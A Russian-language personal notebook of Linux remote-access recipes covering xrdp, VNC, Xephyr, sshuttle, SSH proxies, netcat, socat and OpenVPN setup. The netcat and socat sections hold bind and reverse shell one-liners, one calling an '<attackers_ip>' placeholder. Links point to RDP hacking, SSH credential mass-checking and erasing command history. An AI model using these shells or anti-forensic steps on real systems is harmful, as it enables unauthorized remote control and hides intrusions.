Выйдите из системы и войдите снова. Теперь thinclient_drives будут смонтированы /tmp/{uid}/thinclient_drives.
Можно rmdir thinclient_drives в своем хомедире.

ошибка при запуске с sudo или su
"Не удалось подключиться к: В соединении отказано Ошибка инициализации GTK."
вбить
xhost si:localuser:root
после
sudo программа
или что безопасней
export XAUTHORITY=$HOME/.Xauthority
sudo программа

запуск графических приложений из snap

nano /etc/xrdp/sesman.ini
env | grep DBUS
sudo lshw -C display
xwininfo -tree -root
echo $DISPLAY

sudo lshw -C display
ps -ef | grep Xorg
pkexec env DISPLAY=$DISPLAY XAUTHORITY=$XAUTHORITY программа
export PATH="/snap/bin/:$PATH"
Xvfb -ac :10 -screen 0 1280x1024x16 & export DISPLAY=:10

xhost +
xhost +local:
xhost +si:localuser:root
xhost +si:localuser:пользователь

ssh username@hostname -X
ssh username@hostname -Y
export DISPLAY='IP:0.0'
export DISPLAY="127.0.0.1:10.0"

запуск хрома
export PATH="/snap/bin/:$PATH"
echo $DISPLAY
xhost +si:localuser:пользователь
export DISPLAY=:10 && chromium &


https://sevo44.ru/xrdp-terminalnyj-server-linux/#Debian_9
https://hostiq.ua/wiki/install-rdp-server/#2_5
https://wiki.yola.ru/xrdp:xrdp

VPS на Linux с графическим интерфейсом: запускаем сервер RDP на Ubuntu 18.04
Удаленный доступ. Обобщил себе на память.
Ошибка cannot open display в Linux
Docker: запуск графических приложений в контейнерах

FreeBSD 12 xrdp
FreeBSD + xRDP + WINE или Терминальный сервер для 1С в AD
xrdp_keyboard.ini


В пользовательской директории создаем файл .startwm.sh с таким содержимым:


Добавляем в /etc/rc.conf

xrdp_enable="YES"
xrdp_sesman_enable="YES"

И запускаем, service xrdp allstart, которая запустит ещё и сервис xrdp_sessman.

freerdp-shadow
Как установить и запустить RDP сервер в Linux
sudo apt install freerdp2-shadow-x11 winpr-utils

Чтобы запустить RDP сервер вовсе без аутентификации используйте опцию -auth:
freerdp-shadow-cli -auth

Если аутентификация включена, PAM используется с подсистемой X11
чтобы запустить freerdp-shadow с поддержкой NLA необходимо создать файл, в котором будет строка вида:
ПОЛЬЗОВАТЕЛЬ:::ХЕШ:::
Имя пользователя Linux нам известно, для вычисления хеша нужно выполнить команду вида:
winpr-hash -u ПОЛЬЗОВАТЕЛЬ -p ПАРОЛЬ

К примеру, имя пользователя mial, а пароль цифра 2 тогда команда следующая:
winpr-hash -u mial -p 2

Получен хеш:
8f33e2ebe5960b8738d98a80363786b0

Создаём текстовый файл SAM и в него записываем строку
mial:::8f33e2ebe5960b8738d98a80363786b0:::

Теперь запускаем freerdp-shadow-x11 с двумя опциями:
/sam-file:ФАЙЛ — указывает на расположение NTLM SAM файла для NLA аутентификации
/sec:nla — принудительное включение аутентификации по протоколу NLA

Итак, моя команда следующая:
freerdp-shadow-cli /sam-file:SAM /sec:nla

Для того, чтобы делиться не всем экраном, а только его частью, используйте опцию /rect:x,y,w,h. Где:

x,y — координаты верхнего левого угла прямоугольника
w — ширина прямоугольника
h — высота прямоугольника

К примеру, чтобы делиться частью экрана 500×500 пикселей с координатами 200,300:
freerdp-shadow-cli /sam-file:SAM /sec:nla /rect:200,300,500,500

Ошибка freerdp-shadow «client authentication failure: -1»
То необходимо создать файл SAM и запустить freerdp-shadow с опциями /sam-file:SAM /sec:nla как это показано выше.


Xnest Xephyr
https://wiki.archlinux.org/index.php/Xorg
https://www.sysadminwiki.ru/wiki/Удалённый_рабочий_стол_Linux
https://xneur.ru/settings
Удаленный доступ по XDMCP (удаленное подключение к рабочему столу) Ubuntu/Debian
Х из init 3
На третьем уровне инициализации/выполнения (init 3) выполнить:
X -query 10.0.0.111

Чтобы запустить вложенный сеанс другой среды рабочего стола:
$ /usr/bin/Xnest :1 -geometry 1024x768+0+0 -ac -name Windowmaker & wmaker -display :1
$ Xephyr :1 -geometry 1024x768+0+0 -ac -name Windowmaker & wmaker -display :1
Это запустит сеанс Window Maker в окне 1024 на 768 в текущем сеансе X.
опция -ac позволяет удалённым клиентам подключаться к вашему X-серверу
$ Xephyr -query localhost -screen 800x600 :1 Если localhost – это XDMCP сервер, 800x600 – требуемое разрешение, а :1 – номер дисплея (можно использовать любой свободный номер)
в одном окне консоли вбить Xephyr :2
в другом xterm -display :2
Xephyr :2 -geometry 1280x1024+0+0 -resizeable &
DISPLAY=:2 fvwm1 &
Xephyr -terminate -query 192.168.1.116 :1 -screen 1280x1024
ssh andy@host.com -XYC “Xephyr :1 -query localhost –screen 800x600”
Xephyr :1 -query 192.168.0.111 -screen 800x600
Xephyr :2 -screen 1024x768+0+0 -resizeable & fluxbox -display :2
Xephyr :2 -geometry 1280x1024+0+0 -resizeable & fluxbox -display :2

XDMCP
Подключение к рабочему столу Linux Ubuntu с использованием XDMCP.
Настройка XDMCP, удаленного подключения к рабочему столу Linux

nano /etc/lightdm/lightdm.conf
Для разрешения TCP-подключений к графическому серверу X11, нужно в файл конфигурации lightdm.conf добавить строку :
xserver-allow-tcp=true

Для разрешения удаленных подключений к менеджеру дисплея нужно добавить секцию
[XDMCPServer]
enabled=true

service lightdm restart
netstat –na | more

XDMCP и принимает входящие подключения на UDP порт 177 (по умолчанию) , а графический сервер (сервер X11 ) – принимает входящие подключения на порт 6000/TCP

Xpra
https://xpra.org/index.html
https://github.com/Xpra-org/xpra
https://wiki.archlinux.org/title/Xpra
https://www.altlinux.org/Xpra
xpra - утилита удаленного запуска графических приложений
https://winswitch.org/downloads/
Учимся переносить запущенные программы с одного компьютера на другой

VNC
TigerVNC
https://docs.slackware.com/howtos:window_managers:vnc
Как настроить и использовать сервер TigerVNC в Linux
sudo apt install tigervnc-standalone-server tigervnc-viewer tigervnc-xorg-extension
vim ~/.vnc/xstartup


vncpasswd # создать пароль для TigerVNC сервера
запуск
vncserver :1 # запустить на 1 виртуальном столе
Пароль для аутентификации на сервере будет взят из файла $HOME/.vnc/passwd

vncserver -list # список запущенных рабочих столов с VNC
vncserver -kill :1 # убить сессию
vncconfig -display :1 -list # список опций VNC
ss -tulp # посмотреть порт запуска
vncviewer -listen 5901 # подключиться
gvncviewer ip_address:1 # адрес:дисплей

x11vns
рецепт 1
Подключаемся к удалённому рабочему столу по VNC на этапе экрана авторизации (GDM, KDM, Lightdm, MDM)

установим x11vnc:
sudo apt-get install x11vnc

Создадим файл с паролем для авторизации:
sudo x11vnc -storepasswd /etc/x11vnc.pass

vnc сервера используют 5900 порт
iptables -A INPUT -p tcp -m tcp --dport 5900 -j ACCEPT
ufw allow 5900

Запустим x11vnc:
sudo x11vnc -display :0 -rfbauth /etc/x11vnc.pass -rfbport 5900 -o /var/log/x11vnc.log

проверим:
vncviewer localhost

service x11vnc start

Быстрая настройка x11vnc
Устанавливаем x11vnc
sudo apt-get install x11vnc

Генерируем пароль для доступа:
x11vnc -storepasswd

При использовании LightDM
После установки x11vnc создайте файл /etc/init/x11vnc.conf, в который добавьте следующий код:


если не работает то
https://qastack.ru/ubuntu/229989/how-to-setup-x11vnc-to-access-with-graphical-login-screen

работающие скрипты:
скрипт гасится сам


нужно гасить pkill x11vnc


запускать как службу
mcedit /lib/systemd/system/x11vnc.service


systemctl daemon-reload
service x11vnc start
service x11vnc status
service x11vnc enable

рецепт 2 попроще, для ubuntu
https://www.crazy-logic.co.uk/projects/computing/how-to-install-x11vnc-vnc-server-as-a-service-on-ubuntu-20-04-for-remote-access-or-screen-sharing

sudo apt-get install lightdm
sudo reboot
sudo apt-get install x11vnc

vi /lib/systemd/system/x11vnc.service


systemctl daemon-reload
systemctl enable x11vnc.service
systemctl start x11vnc.service
systemctl status x11vnc.service


рецепт 3, без systemd
x11vnc -storepasswd "пароль" /etc/x11vnc.pass
sudo chmod ugo+r /etc/x11vnc.pass
sudo -u $USER x11vnc -noxdamage -shared -dontdisconnect -many -noxfixes -rfbauth /etc/x11vnc.pass -auth guess


Как настроить VNC сервер x11vnc

в NetBDS, OpenBSD и FreeBSD:
pkgin install x11vnc
startx -display :0 &
x11vnc -display :0

ошибки
когда light-locker блокирует экран, то видно чёрное окно и не войти
https://bugs.launchpad.net/ubuntu/+source/light-locker/+bug/1287171
https://www.linux.org.ru/forum/admin/12755272
https://www.linux.org.ru/forum/general/13664036/page1#comments
https://github.com/pekmop1024/x11vnc-light-locker/blob/master/usr/local/bin/x11vnc-wrapper

вместо light-locker установить xscreensaver


VNC в веб-браузере
Как получить доступ к удаленному рабочему столу VNC в веб-браузере
качается https://github.com/novnc/noVNC/archive/refs/tags/v1.2.0.tar.gz
в нём есть launch.sh
распаковывается tar -xavf v1.2.0.tar.gz
качается https://github.com/novnc/websockify/archive/refs/tags/v0.11.0.tar.gz в распакованную $HOME/noVNC-1.2.0/utils
распаковывается tar -xavf v1.2.0.tar.gz
переименовывается
mv websockify-0.11.0/ websockify
затем запускается
./utils/launch.sh --vnc 0.0.0.0:5900
распаковать можно куда угодно, например в /opt
открыть в браузере
http://ip_адрес_сервера:6080/vnc.html?host=dit-st-unstable&port=6080
нажать на шестерёнку "Настройки", "Дополнительно", "WebSocket", "Сервер:" - прописать ip_адрес_сервера


VPN
ssh VPN
VPN через SSH
https://www.stunnel.org/
Stunnel на сервере и клиенте

Shellinabox — если вдруг заблокируют SSH
SSH через Xray

Превращаем любой SSH-сервер в полноценный VPN с помощью утилиты sshuttle
sshuttle --dns -r user@ip_сервера_или_доменное_имя 0.0.0.0/0

https://github.com/sshuttle/sshuttle
https://sshuttle.readthedocs.io/en/stable/

pip install sshuttle

создаем скрипт с именем типа vpn.sh:


Здесь eax и 11.22.33.44 нужно заменить на имя пользователя и IP-адрес вашего сервера.

Далее говорим:
chmod u+x ./vpn.sh
sudo ./vpn.sh

… и ждем появления строчки:
client: Connected.

Проверяем, что все работает:
curl https://eax.me/ip/

В ответ должен прийти IP-адрес использованного SSH-сервера. Также проверяем, что используется DNS-сервер, указанный в переменной $DNS:
dig eax.me

В ответ должно прийти что-то вроде:
...
;; Query time: 20 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)

… где 8.8.8.8 — это выбранный нами DNS-сервер. В данном случае это сервер компании Google.

Напоследок вот вам несколько занимательных фактов о sshuttle:

Чтобы все работало, на сервере не требуются ни root, ни sudo;
Утилита не ломается, если попытаться сделать VPN внутри VPN;
Также вы можете использовать ее совместно с OpenVPN или каким-нибудь Tor;

https://github.com/Nyr/openvpn-install
https://github.com/Nyr/wireguard-install
Свой VPN сервер на Wireguard с помощью Docker

OpenVPN
Бесплатный VPN сервер, клиент, и тд
vpn pptp openvpn centos7
настройка клиента openvpn
Генерация ключей OpenVPN

sudo service openvpn start
sudo service openvpn status
sudo service openvpn stop
sudo service openvpn status
ps aux | grep -v grep | grep openvpn

https://www.oracle.com/cloud/free/

proxy
Практические советы, примеры и туннели SSH
https://archive.is/tfGcr
SSH-туннели: практические примеры использования и важные функции
Простой браузерный VPN через SSH

ssh -D localhost:2080 -q -C -N root@IP_СЕРВЕРА -p НЕСТАНДАРТНЫЙ_ПОРТ_SSH
-D localhost:2080: устанавливаем локальный прокси-сервер SOCKS5 на вашем компьютере.

опции
-q: тихий режим (quiet mode).
-C: сжатие данных (compression).
-N: указываем SSH не выполнять удалённые команды.
-f — запускает SSH в фоне (после аутентификации возвращает управление терминалу)
-p ПОРТ: указываем нестандартный порт для подключения к удалённому серверу.

проверка
localhost:~$ netstat -pan | grep 2080

чтобы позволить другим программам в нашей сети подключаться к прокси-сервису через ssh socks-прокси, включая ethernet или wifi
ssh -D 0.0.0.0:8888 user@remoteserver

пример
ssh -fND 7001 пользователь@ip_адрес_сервера
chromium --proxy-server=socks5://localhost:7001
-D 7001 — создаёт динамический (SOCKS) прокси на локальном порту 7001

Ограничения
Трафик через туннель проходит только у тех приложений, которые явно настроены на использование прокси. SOCKS5 работает только с TCP-соединениями, UDP не поддерживается

Чтобы предотвратить утечку через WebRTC в Chromium, добавьте флаг:
chromium --proxy-server=socks5://localhost:7001 --disable-webrtc

ssh -fND 7001 пользователь@ip_адрес_сервера
Затем выполните любую команду через proxychains:
proxychains curl ifconfig.me
Предварительно убедитесь, что в файле /etc/proxychains.conf или ~/.proxychains/proxychains.conf указано:
socks5 127.0.0.1 7001

Работа с сетевыми дисками
Работа с NFS
1. установите nfs-common
sudo apt install nfs-common
2. сделайте точку монтирования
mkdir -p /media/nfs-server
3.
подключите общий ресурс сервера к каталогу mount SERVER-IP-ADDRESS:/SERVER_SHARE_NAME/ media/nfs-server
mount :/volume1/music /media/nfs-server
4. Просмотрите смонтированный каталог.
ls /media/nfs-server

Если вы хотите сделать этот ресурс постоянно смонтированным, вы можете добавить его в свой /etc/fstab, например
SERVER-IP-ADDRESS:/SERVER_SHARE_NAME/media/nfs-server nfs rw 0 0


проверка открытых портов
netstat -ltup; netstat -lntup; netstat -lntupc
ss -lntu; ss -lntup
nmap -n -Pn -sS -sU -p- localhost
lsof -i; lsof -i :80

netcat передача данных, тестирование соединений
Как использовать Netcat для тестирования соединений TCP и UDP
Как пользоваться netcat (nc), ncat
Обратная инженерия сетевого трафика
Полезные трюки при работе с netcat

Чат между узлами
На первом узле (192.168.1.100):
nc -lp 9000
На втором узле:
nc 192.168.1.100 9000

Реверс-шелл
nc -e /bin/bash -lp 4444
соединиться с удаленного узла:
nc 192.168.1.100 4444

веб-сервер для отображения html странички.
while true; do nc -lp 8888 < index.html; done


UDP передать данные
cat ФАЙЛ | ncat -u -C IP-АДРЕС ПОРТ
получить эти данные
ncat -u -l IP-АДРЕС ПОРТ

TCP передать данные
nc хост порт < filename
{ cat ФАЙЛ1 ФАЙЛ2 ФАЙЛ3 ФАЙЛ4; cat;} | ncat -C IP-АДРЕС ПОРТ
{ cat ФАЙЛ{1..4}; cat;} | ncat -C IP-АДРЕС ПОРТ
приём
nc -l порт > filename

копирование зашифрованного диска
https://habr.com/ru/articles/800455/
# Получатель
nc -l 4444 | pbzip2 -d | dd of=/dev/nvme0n1 obs=1M
# Отправитель
pv /dev/nvme0n1 | pbzip2 -9 | nc DESTIP 4444

Как сделать прокси на виртуальном хостинге
локальном компьютере, в одной консоли запускаем прокси:
ncat -vvv -l 34567 --proxy-type http
и в другой консоли запрос через этот прокси:
curl -s --proxy localhost:34567 'https://hackware.ru'


Socat
Сетевой pivoting: понятие, примеры, техники, инструменты

Шелл
Установка слушателя:
socat TCP-LISTEN:1337,reuseaddr,fork EXEC:bash,pty,stderr,setsid,sigint,sane

Подключение к слушателю:
socat FILE:`tty`,raw,echo=0 TCP:<victim_ip>:1337

Обратный шелл
Установка слушателя:
socat TCP-LISTEN:1337,reuseaddr FILE:`tty`,raw,echo=0

Подключение к машине атакующего
socat TCP4:<attackers_ip>:1337 EXEC:bash,pty,stderr,setsid,sigint,sane

Размер терминала
По умолчанию размер терминала довольно мал, как вы можете заметить при запуске команды top или редактировании файлов в текстовом редакторе. Вы можете легко изменить это, используя команду stty -a, чтобы получить размер вашего обычного терминала:
stty -a
speed 38400 baud; rows 57; columns 211; line = 0;

Примените нужный размер к вашему терминалу socat:
stty rows 57 cols 211

ссылки
разница между DE и WM, а также работа в голых иксах
скриншоты в иксах и консоли, разрешение экрана в tty
Установка xrdp на CentOS 7

https://debian-handbook.info/browse/ru-RU/stable/sect.remote-login.html
Настройка сервера VNC и RDP совместно с LightDM
VNC в Linux: настройка сервера и клиента
Всё о RDP: от настройки до взлома
sshprank: массовая проверка учётных данных SSH и быстрый сбор SSH баннеров
https://wiki.x2go.org/doku.php
Организуем себе безопасное рабочее место на удаленной виртуалке при помощи x2go
Настройка Ubuntu Linux в качестве терминального сервера x2go
LTSP: Терминальный сервер на Linux
делаем vim удобным
рабочий стол в консоли
изменение времени файлов, удаление истории посещения и команд в linux


посмотреть
Инструкция по настройке OpenVPN клиента.
----------------------------------------

   Для доступа к приватной витуальной сети необходимо установить и настроить
клиент OpenVPN: https://openvpn.net/


ВНИМАНИЕ! Пользуйтесь одновременно только одним активным подключением по OpenVPN.
          Если, все же, возникает необходимость одновременно подключаться с двух
          компьютеров (например: десктоп + ноутбук) - запросите для второго 
          компьютера отдельный набор ключей.


Состав архива <имя-пользователя>-openvpn-keys.zip:

  - ca.crt - CA сертификат.
  - <имя-пользователя>.crt - клиентский сертификат.
  - <имя-пользователя>.key - ключ.
  - <имя-пользователя>.ovpn - совмещенная конфигурация, включающая в себя все
                              ключи и сертификаты. Генерируется по запросу и
                              используется, в основном, для мобильных устройств.
    

Настройка клиента OpenVPN.

1. Установите openvpn.

   - Windows:
   
     Скачайте инсталятор (для Windows 7 и позднее) на странице:
     https://openvpn.net/index.php/open-source/downloads.html

   - Linux:

     Для Debian/Ubuntu:
     # apt install openvpn
     
   - MacOS:
   
     # brew install openvpn
     
  
  Подробней об установке openvpn-клиента для своего дистрибутивам можно узнать здесь:
  https://openvpn.net/index.php/open-source/documentation/howto.html
  Официальные инструкции по настройке для мобильных устройств:
  https://openvpn.net/vpn-server-resources/faq-regarding-openvpn-connect-android/
  https://openvpn.net/vpn-server-resources/faq-regarding-openvpn-connect-ios/
  
2. Создать папку:

   /etc/openvpn/keys_имя_сети - для Linux,
   
   или:
   
   C:\Program Files\OpenVPN\config - для Windows
   
   и скопировать в нёё прилагаемые к письму ключи:

     ca.crt
     <user_name>.crt
     <user_name>.crt
  
     где: <user_name> - имя файлов-ключей непосредственно для вашей учетной записи.
     
   Для MacOS нужно поместить ключи в /usr/local/etc/openvpn/
  
3. Отредактировать пример конфигурации клиента, заменив дефолтные значения на перечисленные ниже:
   
   - Linux:
   
     Для Debian/Ubuntu - файл /etc/openvpn/client:

       connection-type=tls 
       remote=ip_адрес
       comp-lzo=yes 
       port=нужный_порт 
       dev-type=tun 
       remote-cert-tls=server 
       cert=/etc/openvpn/keys_имя_сети/<user_name>.crt 
       ca=/etc/openvpn/keys_имя_сети/ca.crt 
       key=/etc/openvpn/keys_имя_сети/<user_name>.key 
       dev=tun 
       proto=udp 
     
     подставив необходимые имена вместо <user_name>.
     Обязательно укажите device = tun и использование компрессии comp-lzo.
     Используется UDP.
     
     В Ubuntu, как правило, параметры указываются через пробел ("dev tun" и тд)
     и может не работать опция "connection-type". Вместо неё следует указать:
     
        tls-client
     
   - Windows:
   
     В операционной системе Windows предлагется импортировать уже готовые настройки (в трее по
     правой кнопке): по факту, это обычный процесс копирования конфигов в папку с настройками
     OpenVPN, но часто БЕЗ требуемых СЕРТИФИКАТОВ. Можно заранее изменить в настройках расположения
     конфигураций, например:

     C:\Program Files\OpenVPN\easy-rsa\client.ovpn:
     
     или после импорта конфига скопировать файлы сертификатов ту же папку (скорей всего, путь:
     С:\Users\<username>\OpenVPN\config).
     
     Сам конфигурационный файл client.ovpn нужно привести к следующему виду, убрав лишние пробелы
     в начале строк:
     
       remote ip_адрес
       comp-lzo yes
       port нужный_порт 
       dev-type tun
       remote-cert-tls server
       cert <user_name>.crt
       ca ca.crt
       key <user_name>.key
       dev tun
       proto udp
       tls-client
       pull 
       auth-nocache
     
     и подставив необходимые имена вместо <user_name>.
     Подробней по настрйоке клиента OpenVPN для Windows можно узнать здесь:
     https://community.openvpn.net/openvpn/wiki/Easy_Windows_Guide
     
   - MacOS:
   
     Есть общий файл конфигурации: /Library/LaunchDaemons/homebrew.mxcl.openvpn.plist
     Это  xml, который, можно редактировать: прописать расположение и имя конфигурации для
     пользователя, но можно оставить и по умолчанию, переименовав конфиг в openvpn.conf
     
        <?xml version="1.0" encoding="UTF-8"?>
        <!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd";>
        <plist version="1.0">
        <dict>
          <key>Label</key>
          <string>homebrew.mxcl.openvpn</string>
          <key>ProgramArguments</key>
          <array>
            <string>/usr/local/opt/openvpn/sbin/openvpn</string>
            <string>--config</string>
            <string>/usr/local/etc/openvpn/openvpn.conf</string>
          </array>
          <key>OnDemand</key>
          <false/>
          <key>RunAtLoad</key>
          <true/>
          <key>TimeOut</key>
          <integer>90</integer>
          <key>WatchPaths</key>
          <array>
            <string>/usr/local/etc/openvpn</string>
          </array>
          <key>WorkingDirectory</key>
          <string>/usr/local/etc/openvpn</string>
        </dict>
        </plist>
     
     Сам конфиг нужно привести к следующему виду, заменив деволтные значения на указанные
     ниже:
     
       client
       tls-client
       remote ip_адрес
       comp-lzo yes
       port нужный_порт 
       dev-type tun
       remote-cert-tls server
       cert /usr/local/etc/openvpn/user_name_2.crt
       ca /usr/local/etc/openvpn/ca.crt
       key /usr/local/etc/openvpn/user_name_2.key
       dev tun
       proto udp
       script-security 2
       up /usr/local/etc/openvpn/update-resolv-conf
       down /usr/local/etc/openvpn/update-resolv-conf
       down-pre
     
4. Запустите OpenVPN клиент.

   - Linux:
     В большинстве linux-дистрибутивов для того, чтобы работал локальный DNS-сервер
     необходимо:
     
     1.1) Если у вас установлена более ранняя версия, чем systemd 229:
        
        # dpkg -l | grep systemd
        
        то необходимо склонировать скрипт с github: https://github.com/masterkorp/openvpn-update-resolv-conf
        и положить все содержимое в папку /etc/openvpn:
        
        # apt install git
        # cd /etc/openvpn
        # git clone https://github.com/alfredopalhares/openvpn-update-resolv-conf.git
        # mv openvpn-update-resolv-conf/* .
        
     1.2) и добавить в конец конфига клиента openvpn (/etc/openvpn/client) следующие строки:
     
        # pushing public DNS, domain
        dhcp-option DNS ip_адрес_dnc_сервера
        # здесь можно так же вписать slave DNS serever - ip_адрес_dns_сервера2
        dhcp-option DOMAIN домен
        setenv PATH /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
        script-security 2
        # setenv opt block-outside-dns
        up /etc/openvpn/update-resolv-conf.sh
        down /etc/openvpn/update-resolv-conf.sh
        down-pre
       
     2.1) Если у вас установлена более новая версия, чем systemd 229:
       
        # dpkg -l | grep systemd
       
        лучше всего (для Linux Mint 19 - необходимо) воспользоваться другим скриптом:
        https://github.com/jonathanio/update-systemd-resolved
        
        # git clone https://github.com/jonathanio/update-systemd-resolved.git
        # cd update-systemd-resolved
        # make
        # systemctl enable systemd-resolved.service
        # systemctl start systemd-resolved.service
        
     2.2) и добавить в конец конфига клиента openvpn (/etc/openvpn/client) следующие строки:
     
        script-security 2
        setenv PATH /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
        up /etc/openvpn/scripts/update-systemd-resolved
        up-restart
        down /etc/openvpn/scripts/update-systemd-resolved
        down-pre
        
        Так же убедитесь, что пакет resolvconf установлен на клиенте, поскольку update-resolv-conf
        сценарий зависит от него. Возможно, так же потребуется отключение собственного dnsmasq NetworkManager.

        /etc/NetworkManager/NetworkManager.conf
        #dns=dnsmasq

        и перезапустите NetworkManager:

        sudo systemctl restart network-manager
     
     3) создать скрипт (например: /etc/openvpn/connect_to_domen_vpn.sh):
     
       #!/bin/bash
       openvpn --client --config /etc/openvpn/client/client --script-security 2
     
     и запускайте при подключении:
     
       # sudo ./etc/openvpn/connect_to_domen_vpn.sh
     
   - Windows:
   
     1) перезагрузить систему, если не появилось новое сетевое устройство (TUN adapter):
        
        Start Menu -> Control Panel -> Network and Sharing Center -> Change Adapter
        Setting -> {adaoter_name}TAP-Windows Adapter -> Connect (по правой кнопке мыши)
        
        или:
        
        Пуск -> Панель Управления -> Сетевые подключения -> Изменить свойства адаптера ...
        
     2) OpenVPN GUI автоматически добавляется в автозагрузку и запустится при перезагрузке
        системы (см. иконку в системном трее). Если вы не совершали перезагрузку, или
        хотите запустить OpenVPN GUI вручную:
        
        Start Menu -> All Programs -> OpenVPN -> OpenVPN GUI
        
        или:
        
        Пуск -> Все программы -> ...
        
   - MacOS:
   
     В Tunnelblick необходимо включить опцию для DNS/WINS "Set nameserver".

     Возможно, как и на Linux, для решения проблем с DNS придется воспользоваться
     скриптом: https://github.com/andrewgdotcom/openvpn-mac-dns
     Параметры конфига "up" и "down" указаны выше (пункт 3), тогда как сам запуск
     производится командой:
     
       # sudo brew services start openvpn
       
     Как и в linux, openvpn прописывается сам для старта при запуске системы, так
     что при следующих стартах системы он запускается автоматически, что можно
     увидеть по ps aux: 

       # /usr/local/opt/openvpn/sbin/openvpn --config /usr/local/etc/openvpn/openvpn.conf
     
     
Troubleshooting:

    В большинстве случаев привденных ваше настроек достаточно, но:
    
    1. Клиент OpenVPN при подключении указывает на возможные ошибки (как для Linux в
       консоли, так и для Windows в окне при подключении). Так же можно открыть log-файл:
       
       - Linux:
       
       /etc/openvpn/log/openvpn-status.log или /var/log

       (может быть отключен по умолчанию и располагаться в других папках, в зависимости от
       используемого дистрибутива)
              
       - Windows:
       
       C:\Users\<имя_пользователя>\OpenVPN\log
       
    2. Вернитесь к пунктам выше и внимательно проверьте корректность имен сертификатов и
       конфиг файлов.

    3. Проверьте состояние тунельного адаптера (tun):
       
       - Linux:

       ip a

       - Windows:

       ipconfig

       Для Linux, скорей всего, может потребоваться запуск от root'а, а для Windows - установка
       необходимых для tun драйверов и права администратора.

    4. Некоторые домашние роутера могут блокировать VPN-траффик. В зависимости от вешей модели
       роутера могут необходимо выполнить некоторые настройки: http://shorturl.at/xBMX3
       Чаще всего это чек-боксы в одном из пунктов настройки безопасности/fierewall.
            

    4. Если вы пользуетесь операционной системой, дистрибутивом, или платформой отличных от
       тех, что перечислены выше, возможно, вы найдете необходимую информацию по ссылке ниже:
       https://openvpn.net/index.php/access-server/section-faq-openvpn-as/client-configuration.html
       
       Вероятно, пользователям Ubuntu (в особенности её fork'ов, таких как Linux Mint)
       так будут полезны следующие ссылки:
     
       http://3d-freedom.ru/questions/297/networkmanager-ne-meniaet-etc-resolv-conf-posle-nazhatiia-knopki-openvpn-dns
       https://forums.linuxmint.com/viewtopic.php?t=225831

OpenVPN объединяем ключи и конфигурацию клиента в один файл
https://interface31.livejournal.com/87234.html
https://dimetrius.net/linux/ethernet-and-vpn/ob-edinenie-konfiga-i-klyuchej-openvpn-v-odin-fajl.html

откроем файл конфигурации клиента и закомментируем в нем строки содержащие пути к ключам и сертификатам (пути даны сугубо условно):

#ca C:\\Users\\Andrey\\OpenVPN\\keys\\ca.crt
#cert C:\\Users\\Andrey\\OpenVPN\\keys\\ivanov.crt
#key C:\\Users\\Andrey\\OpenVPN\\keys\\ivanov.key
Если вы используете TLS-аутентификацию, то дополнительно закомментируйте:

#tls-auth C:\\Users\\Andrey\\OpenVPN\\keys\\ta.key 1
Теперь перейдем в самый конец файла и создадим там несколько секций в которые скопируем содержимое ключей и сертификатов:


В секцию ca мы копируем содержимое корневого сертификата ca.crt, в секцию key - содержимое ключа клиента, а в секцию cert - открытый ключ из его сертификата, обратите внимание, что копируется содержимое начиная от строки BEGIN и заканчивая строкой END включительно, как есть, без каких либо изменений. Открыть сертификаты и ключи можно обычным Блокнотом, либо любым иным текстовым редактором.

Вместо строк
ca ca.crt
cert user1.crt
key user1.key

вставляем следующую конструкцию...


Если вы используете TLS-аутентификацию, то добавьте секцию tls-auth и скопируйте в нее содержимое ключа ta.key:


И добавьте в файл опцию:
key-direction 1

Теперь файл конфигурации можно сохранить и передать на клиентское устройство. А дальше все достаточно просто и практически не требует вмешательства администратора, многие пользователи вполне способны сделать все самостоятельно. Щелкаем правой кнопкой на значок графической оболочки OpenVPN в системном лотке, выбираем Импорт конфигурации и указываем на полученный файл.

пример подключения из консоли в linux:

openvpn --config /etc/openvpn/client/имя_сети.ovpn --config /etc/openvpn/scripts/update-systemd-resolved.conf &> /dev/hull


https://www.howtoforge.com/how-to-install-and-configure-openvpn-server-on-debian-12/

~/client-configs/make_config.sh


cd ~/easy-rsa
./easyrsa gen-req client1 nopass
./easyrsa sign-req client client1
cp ~/easy-rsa/pki/private/client1.key ~/client-configs/keys
cp ~/easy-rsa/pki/issued/client1.crt ~/client-configs/keys
cd ~/client-configs
./make_config.sh client1

OpenVPN

May. 8th, 2018 11:15 pm


OpenVPN Server Debian 12
https://www.howtoforge.com/how-to-install-and-configure-openvpn-server-on-debian-12/

1 Настройка сервера CA на своём компе
sudo apt install easy-rsa
mkdir ~/easy-rsa
ln -s /usr/share/easy-rsa/* ~/easy-rsa/
chmod 700 /home/<имя пользователя>/easy-rsa
cd ~/easy-rsa
./easyrsa инициализация-pki
cd ~/easy-rsa
vim pki/vars

раскомментировать удалив # и заменить на своё


./easyrsa build-ca

Вам будет предложено ввести парольную фразу для вашей пары ключей. Выберите надежный пароль и запишите его на будущее. Далее вам будет предложено ввести парольную фразу PEM. Вам также будет предложено ввести общее имя (CN) вашего центра сертификации. Вы можете ввести любую строку, но для простоты нажмите ENTER, чтобы принять имя по умолчанию.

Если вы не хотите, чтобы вам запрашивали пароль каждый раз при взаимодействии с центром сертификации, вы можете использовать вместо этого следующую команду.

./easyrsa build-ca nopass

Это создаст два файла:
~/easy-rsa/pki/ca.crt — это файл общедоступного сертификата ЦС. Каждому пользователю и серверу OpenVPN потребуется копия этого файла.
~/easy-rsa/pki/private/ca.key — это закрытый ключ, используемый центром сертификации для подписи сертификатов для сервера и клиента OpenVPN.
Если злоумышленник получит доступ к вашему ЦС и, в свою очередь, к вашему файлу ca.key, вам придется уничтожить свой ЦС. Вот почему ваш файл ca.key должен находиться только на вашем компьютере ЦС и что в идеале ваш компьютер ЦС должен оставаться в автономном режиме, когда вы не подписываете запросы на сертификаты, в качестве дополнительной меры безопасности.

2. Установка OpenVPN и Easy-RSA на сервере OpenVPN.
sudo apt install openvpn easy-rsa
mkdir ~/easy-rsa
ln -s /usr/share/easy-rsa/* ~/easy-rsa/
chmod 700 ~/easy-rsa

3. Создание PKI для сервера OpenVPN.
cd ~/easy-rsa
./easyrsa init-pki
vim ~/easy-rsa/pki/vars

Найдите следующие переменные и раскомментируйте их, удалив перед ними решетку (#) и изменив их значения, как показано ниже.


4. Создайте запрос сертификата сервера OpenVPN и закрытый ключ.
cd ~/easy-rsa
